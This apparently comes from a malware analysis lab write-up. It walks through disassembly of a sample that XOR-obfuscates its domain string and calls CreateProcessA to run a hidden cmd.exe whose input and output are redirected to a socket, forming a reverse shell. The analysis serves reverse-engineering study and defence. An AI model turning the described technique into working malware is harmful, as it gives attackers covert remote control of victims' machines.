
7. What encoding routine is being used to obfuscate the domain name?

As mentioned in question 5, XOR is used to obfuscate the domain name.



```
00401108 . 0FBE1410        MOVSX EDX,BYTE PTR DS:[EAX+EDX]
0040110C . 33CA            XOR ECX,EDX
0040110E . 8B85 F8FEFFFF   MOV EAX,DWORD PTR SS:[EBP-108]
```

8. What is the significance of the CreateProcessA call at 0x0040106E?



```
.text:00401034                 mov     [ebp+StartupInfo.dwFlags], 101h
.text:0040103B                 mov     [ebp+StartupInfo.wShowWindow], 0
.text:00401041                 mov     edx, [ebp+arg_10]
.text:00401044                 mov     [ebp+StartupInfo.hStdInput], edx
.text:00401047                 mov     eax, [ebp+StartupInfo.hStdInput]
.text:0040104A                 mov     [ebp+StartupInfo.hStdError], eax
.text:0040104D                 mov     ecx, [ebp+StartupInfo.hStdError]
.text:00401050                 mov     [ebp+StartupInfo.hStdOutput], ecx
.text:00401053                 lea     edx, [ebp+ProcessInformation]
.text:00401056                 push    edx             ; lpProcessInformation
.text:00401057                 lea     eax, [ebp+StartupInfo]
.text:0040105A                 push    eax             ; lpStartupInfo
.text:0040105B                 push    0               ; lpCurrentDirectory
.text:0040105D                 push    0               ; lpEnvironment
.text:0040105F                 push    0               ; dwCreationFlags
.text:00401061                 push    1               ; bInheritHandles
.text:00401063                 push    0               ; lpThreadAttributes
.text:00401065                 push    0               ; lpProcessAttributes
.text:00401067                 push    offset CommandLine ; "cmd"
.text:0040106C                 push    0               ; lpApplicationName
.text:0040106E                 call    ds:CreateProcessA
```

The CreateProcessA call at 0x0040106E executes cmd.exe and redirects stdin, stdout, and stderr to the created socket.

This appears to be a reverse shell, created using a method that's popular among malware authors. In this method, the STARTUPINFO structure that is passed to CreateProcessA is manipulated. CreateProcessA is called, and it runs cmd.exe with its window suppressed, so that it isn't visible to the user under attack. Before the call to CreateProcessA, a socket is created and a connection is established to a remote server. That socket is tied to the standard streams (stdin, stdout, and stderr) for cmd.exe.

The STARTUPINFO structure is manipulated, and then parameters are passed to CreateProcessA. We see that CreateProcessA is going to run cmd.exe because it is passed as a parameter at **"offset CommandLine ; "cmd""**. The wShowWindow member of the structure is set to SW_HIDE at **"[ebp+StartupInfo.wShowWindow], 0"**, which will hide cmd.exe's window when it is launched. At **"[ebp+StartupInfo.hStdInput], edx"**, "**[ebp+StartupInfo.hStdError], eax**", and "**[ebp+StartupInfo.hStdOutput], ecx**", we see that the standard streams in the STARTUPINFO structure are set to the socket. This directly ties the standard streams to the socket for cmd.exe, so when it is launched, all the data that comes over the socket will be sent to cmd.exe, and all output generated by cmd.exe will be sent over the socket.

In summary, we determined that this malware is a simple reverse shell with obfuscated strings that must be renamed ocl.exe before it can be run successfully. The strings are obfuscated using the stack and a multibyte XOR.